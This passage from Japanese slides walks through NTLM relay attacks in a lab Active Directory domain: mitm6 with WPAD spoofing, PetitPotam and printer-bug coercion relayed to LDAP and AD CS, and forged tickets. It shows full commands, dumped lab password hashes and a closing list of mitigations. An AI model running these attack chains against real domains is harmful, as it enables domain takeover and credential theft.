　ドメイン管理者権限でSV01のパスワードハッシュをダンプ

シナリオ２：

- IPv6のMITM攻撃を利用してドメインコントローラのLDAPへリレー [1]
  - Mitm6 & Impacket ntlmrelayxでMITM攻撃
    - DHCPv6リクエストへ偽リプライを送り、IPv6 DNSサーバ設定を攻撃者マシンに向ける
    - 偽のWPAD（Windows Proxy Auto Detection）レスポンスで不正なプロキシ設定を行い、Webアクセスの際にプロキシ認証（HTTP NTLM認証）を発生させる
  - Impacket ntlmrelayxでDCのLDAPへリレー
  - コンピュータアカウントによる認証→当該マシンへのサービスチケットが取得可能、ドメイン管理者ユーザによる認証→ドメイン データレプリケーションが可能なユーザを追加



シナリオ２：

```
# mitm6 -hw ws01 -d lab.local --ignore-nofqdn
```

→ Mitm6を実行、ターゲットマシン（WS01）起動時にIPv6 DNSサーバ設定が変更

```
# ntlmrelayx.py -t ldaps://dc01.lab.local --delegate-access -wh attacker-wpad
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation
.....
[*] Authenticating against ldaps://dc01.lab.local as LAB¥WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=lab,DC=local
[*] Adding new computer with username: YDMLORMV$ and password: IpU]@zDpWq7zz(% result: OK
[*] Delegation rights modified succesfully!
[*] YDMLORMV$ can now impersonate users on WS01$ via S4U2Proxy
```

→ Ntlmrelayxで待ち受け、WS01のプロキシが「attacker-wpad」へと設定
Webアクセス発生時にコンピュータアカウント（LAB¥WS01$）にてHTTPプロキシNTLM認証が発生
NTLM認証をDC01のLDAPへリレー、新たにコンピュータアカウント（YDMLORMV$）を作成
委任設定によりコンピュータアカウントYDMLORMV$はWS01上の任意のユーザを偽装可能

シナリオ２：

```
# getST.py -spn cifs/ws01.lab.local lab.local/YDMLORMV¥$ -impersonate administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
```

→ Impacket getSTで先ほど作成したコンピュータアカウントを指定し、administratorユーザでのWS01に対するSMBアクセス用のサービスチケットを生成、administrator.ccacheに保存

```
# KRB5CCNAME=administrator.ccache secretsdump.py -k -no-pass ws01.lab.local
```

→ administrator.ccacheを使用し、Impacket secretsdumpでWS01のパスワードハッシュ等をダンプ

シナリオ２：

```
# ntlmrelayx.py -t ldaps://dc01.lab.local --delegate-access -wh attacker-wpad
.............
[*] Authenticating against ldaps://dc01.lab.local as LAB¥domadmin SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=lab,DC=local
[*] Adding new user with username: mjwNvjCMOV and password: !+e@0"{arJ=eqXx result: OK
[*] Querying domain security descriptor
[*] Success! User mjwNvjCMOV now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```

→ Webアクセス発生時に管理者アカウント（LAB¥domadmin）にてHTTPプロキシNTLM認証が発生
NTLM認証をDC01のLDAPへリレー、新たにユーザアカウント（mjwNvjCMOV）を作成
ユーザアカウントmjwNvjCMOVにはドメイン データのレプリケーション権限が付与

シナリオ２：


```
# secretsdump.py lab.local/mjwNvjCMOV@dc01.lab.local
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain¥uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b781c07052975018157b018eccfc4f2c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9ce6bd0f7bd850a6ffa9595930adce5b:::
lab.local¥domadmin:1103:aad3b435b51404eeaad3b435b51404ee:c58548ffd910ad371822499dd2332f43::
lab.local¥domuser:1105:aad3b435b51404eeaad3b435b51404ee:308bf9fb9432b1218b4b224ac8996234:::
mjwNvjCMOV:1110:aad3b435b51404eeaad3b435b51404ee:19f4a257fad6ec1d2745c347f183ee41:::
.....
```

→ Impacket secretsdumpで先ほど作成したユーザアカウントを指定し、ドメインの各アカウントに関するパスワードハッシュ等をダンプ

シナリオ３：

- MS-RPRN（プリントスプーラー）を利用してDCのADCSへリレー [2]
  - ADCS・・・ Active Directory Certificate Services：AD証明書サービス
  - Dementorでプリントスプーラへが動作しているマシンへ攻撃
    - ドメインあるいはローカルのアカウント（ユーザID／パスワード）が必要
    - 指定したマシンに対してコンピュータアカウントでSMB NTLM認証が発生
  - Impacket ntlmrelayxでDCのADCSのWebインターフェイス（IIS）へリレー
  - ADCSへコンピュータアカウント用の証明書を発行させ、それを利用して当該マシンへ不正にアクセス



シナリオ３：

```
# python3 dementor.py -d lab.local -u domuser -p DC01domus 192.168.159.139 sv01.lab.local
```

→ DementorをSV01に対し実行、適切なドメイン名/ユーザ名/パスワードを指定する必要あり

```
# ntlmrelayx.py --adcs -t https://dc01.lab.local/certsrv/certfnsh.asp -smb2support
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation
.....
[*] Authenticating against https://dc01.lab.local as LAB/SV01$ SUCCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user SV01$:
MIIQ3QIBAzCCEKcGCSqGSIb3DQEHAaCCEJgEghCUMIIQkDCCBscGCSqGSIb3DQEHBqCCBrgwgga0Ag
EAMIIGrQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQ..... BBAgAusUdE8Mqsg==
```

→ Ntlmrelayxで待ち受け、SV01$のSMB NTLM認証をDC01のADCS Webインターフェイスへリレー、SV01用の証明書（Base64形式）を取得

シナリオ３：

```
# python3 gettgtpkinit.py -pfx-base64 MIIQ3QI……E8Mqsg== lab.local/sv01¥$ sv01.ccache
2021-08-23 07:07:36,078 minikerberos INFO     Loading certificate and key from file
2021-08-23 07:07:36,157 minikerberos INFO     Requesting TGT
2021-08-23 07:07:36,240 minikerberos INFO     AS-REP encryption key (you might need this later):
2021-08-23 07:07:36,241 minikerberos INFO
cd06c9a74ed951882fa9ce75aa6e329cea8c6f9a6d7e6ff05786a3250f82d66a
2021-08-23 07:07:36,244 minikerberos INFO     Saved TGT to file
```

→ PKINIT toolsのgettgtpkinitを用い、Base64証明書を指定してSV01$用のTGTを取得、
sv01.ccacheに保存

```
# KRB5CCNAME=sv01.ccache python3 getnthash.py lab.local/sv01¥$ -key  cd06c9a74ed951882fa
9ce75aa6e329cea8c6f9a6d7e6ff05786a3250f82d66a
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
e285945056769 1b294e965109ab4d958
```

→ sv01.ccacheを使用し、PKINIT toolsのgetnthashでSV01$のNTLMハッシュを表示

シナリオ３：

```
# ticketer.py -nthash e2859450567691b294e965109ab4d958 -domain-sid  S-1-5-21-28265434-3432206318-348246998 -domain lab.local -spn cifs/sv01.lab.local administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/administrator
.............
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
```


→ Impacket ticketerに先ほど表示したNTLMハッシュやドメインSID等を指定し、administratorユーザでのSV01に対するSMBアクセス用のサービスチケットを生成、administrator.ccacheに保存

```
# KRB5CCNAME=administrator.ccache secretsdump.py -k -no-pass sv01.lab.local
```

→ administrator.ccacheを使用し、Impacket secretsdumpでSV01のパスワードハッシュ等をダンプ

シナリオ４：

- MS-EFSR（EFSリモートプロトコル）を利用してDCのADCSへリレー [3]
  - PetitPotamでファイル共有しているマシンへ攻撃
    - ドメインコントローラに対して実行する場合はユーザID／パスワードが不要
    - 指定したマシンに対してコンピュータアカウントでSMB NTLM認証が発生
  - Impacket ntlmrelayxでDCのADCSのWebインターフェイスへリレー
  - ADCSへコンピュータアカウント用の証明書を発行させ、それを利用して当該マシンへ不正にアクセス
  - DCの証明書を発行させられた場合、ドメインが完全に乗っ取られるので非常に危険



シナリオ４：

```
# python3 PetitPotam.py -d lab.local 192.168.159.139 dc02.lab.local
```

→ PetitPotamをDC02に対し実行、DCの場合はユーザ名/パスワードを指定する必要なし

```
# ntlmrelayx.py --adcs -t https://dc01.lab.local/certsrv/certfnsh.asp -smb2support --template DomainController
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation
.....
[*] Authenticating against https://dc01.lab.local as LAB/DC02$ SUCCEED
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC02$:
MIIRVQIBAzCCER8GCSqGSIb3DQEHAaCCERAEghEMMIIRCDCCBz8GCSqGSIb3DQEHBqCCBzAwggcsA
gEAMIIHJQYJKoZIhvcNAQcBMBwGCiqGSIb3····· pxBAjoQ4eTnkrzeA==
```

→ Ntlmrelayxで待ち受け、DC02$のSMB NTLM認証をDC01のADCS Webインターフェイスへリレー、DC02用の証明書（Base64形式）を取得

シナリオ４：

```
# python3 gettgtpkinit.py -pfx-base64 MIIRVQI……nkrzeA== lab.local/dc02¥$ dc02.ccache
2021-08-23 07:20:52,603 minikerberos INFO     Loading certificate and key from file
2021-08-23 07:20:52,679 minikerberos INFO     Requesting TGT
2021-08-23 07:20:52,706 minikerberos INFO     AS-REP encryption key (you might need this later):
2021-08-23 07:20:52,707 minikerberos INFO
aee24c7f88de63301ab9026f57882526a808785bf8d4902c1f8883c1b5808594
2021-08-23 07:20:52,710 minikerberos INFO     Saved TGT to file
```

→ PKINIT toolsのgettgtpkinitを用い、Base64証明書を指定してDC02$用のTGTを取得、
dc02.ccacheに保存

```
# KRB5CCNAME=dc02.ccache python3 getnthash.py lab.local/dc02¥$ -key aee24c7f88de63301ab
9026f57882526a808785bf8d4902c1f8883c1b5808594
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
912f356a9f6d443744fd4466344b605c
```

→ dc02.ccacheを使用し、PKINIT toolsのgetnthashでDC02$のNTLMハッシュを表示

シナリオ４：

```
# ticketer.py -nthash 912f356a9f6d443744fd4466344b605c -domain-sid  S-1-5-21-28265434-3432206318-348246998 -domain lab.local -spn cifs/dc02.lab.local administrator
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/administrator
.............
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
```

→ Impacket ticketerに先ほど表示したNTLMハッシュやドメインSID等を指定し、administratorユーザでのDC02に対するSMBアクセス用のサービスチケットを生成、administrator.ccacheに保存

```
# KRB5CCNAME=administrator.ccache secretsdump.py -k -no-pass dc02.lab.local
```

→ administrator.ccacheを使用し、Impacket secretsdumpでDC02のパスワードハッシュ等をダンプ
ドメインコントローラなのでドメインユーザのパスワードハッシュ等も表示される

対策

- 最新の更新プログラムの適用
  - 8月の更新でMS-EFSR問題（PetitPotam）は解消（？）[4]
- サービス個別の対策
  - AD証明書サービスにおける対策 [5]
    - 認証の拡張保護（EPA：Extended Protection for Authentication）とSSLの必須化
    - IISにおけるNTLM認証の拒否
  - LDAPサービスにおける対策 [6]
    - LDAPチャネルバインディングとLDAP署名の有効化
  - SMBサービスにおける対策 [7]
    - SMB署名の有効化
- NTLM認証自体の制限（ドメイン全体、特定のマシン、等）[5]
- その他
  - プリントスプーラ、IPv6 MITM攻撃、WPADの悪用、ブラウザ自動認証、・・・

参考URL

[1] The worst of both worlds: Combining NTLM Relaying and Kerberos delegation
- https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

[2] AD CS relay attack - practical guide
- https://www.exandroid.dev/2021/06/23/ad-cs-relay-attack-practical-guide/

[3] NTLM relaying to AD CS - On certificates, printers and a little hippo
- https://dirkjanm.io/ntlm-relaying-to-ad-certificate-services/

[4] CVE-2021-36942: Windows LSA Spoofing Vulnerability
- https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-36942

[5] Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS)
- https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429

[6] Microsoft Guidance for Enabling LDAP Channel Binding and LDAP Signing
- https://msrc.microsoft.com/update-guide/en-us/vulnerability/ADV190023

[7] サーバー メッセージ ブロック署名の概要
- https://docs.microsoft.com/ja-jp/troubleshoot/windows-server/networking/overview-server-message-block-signing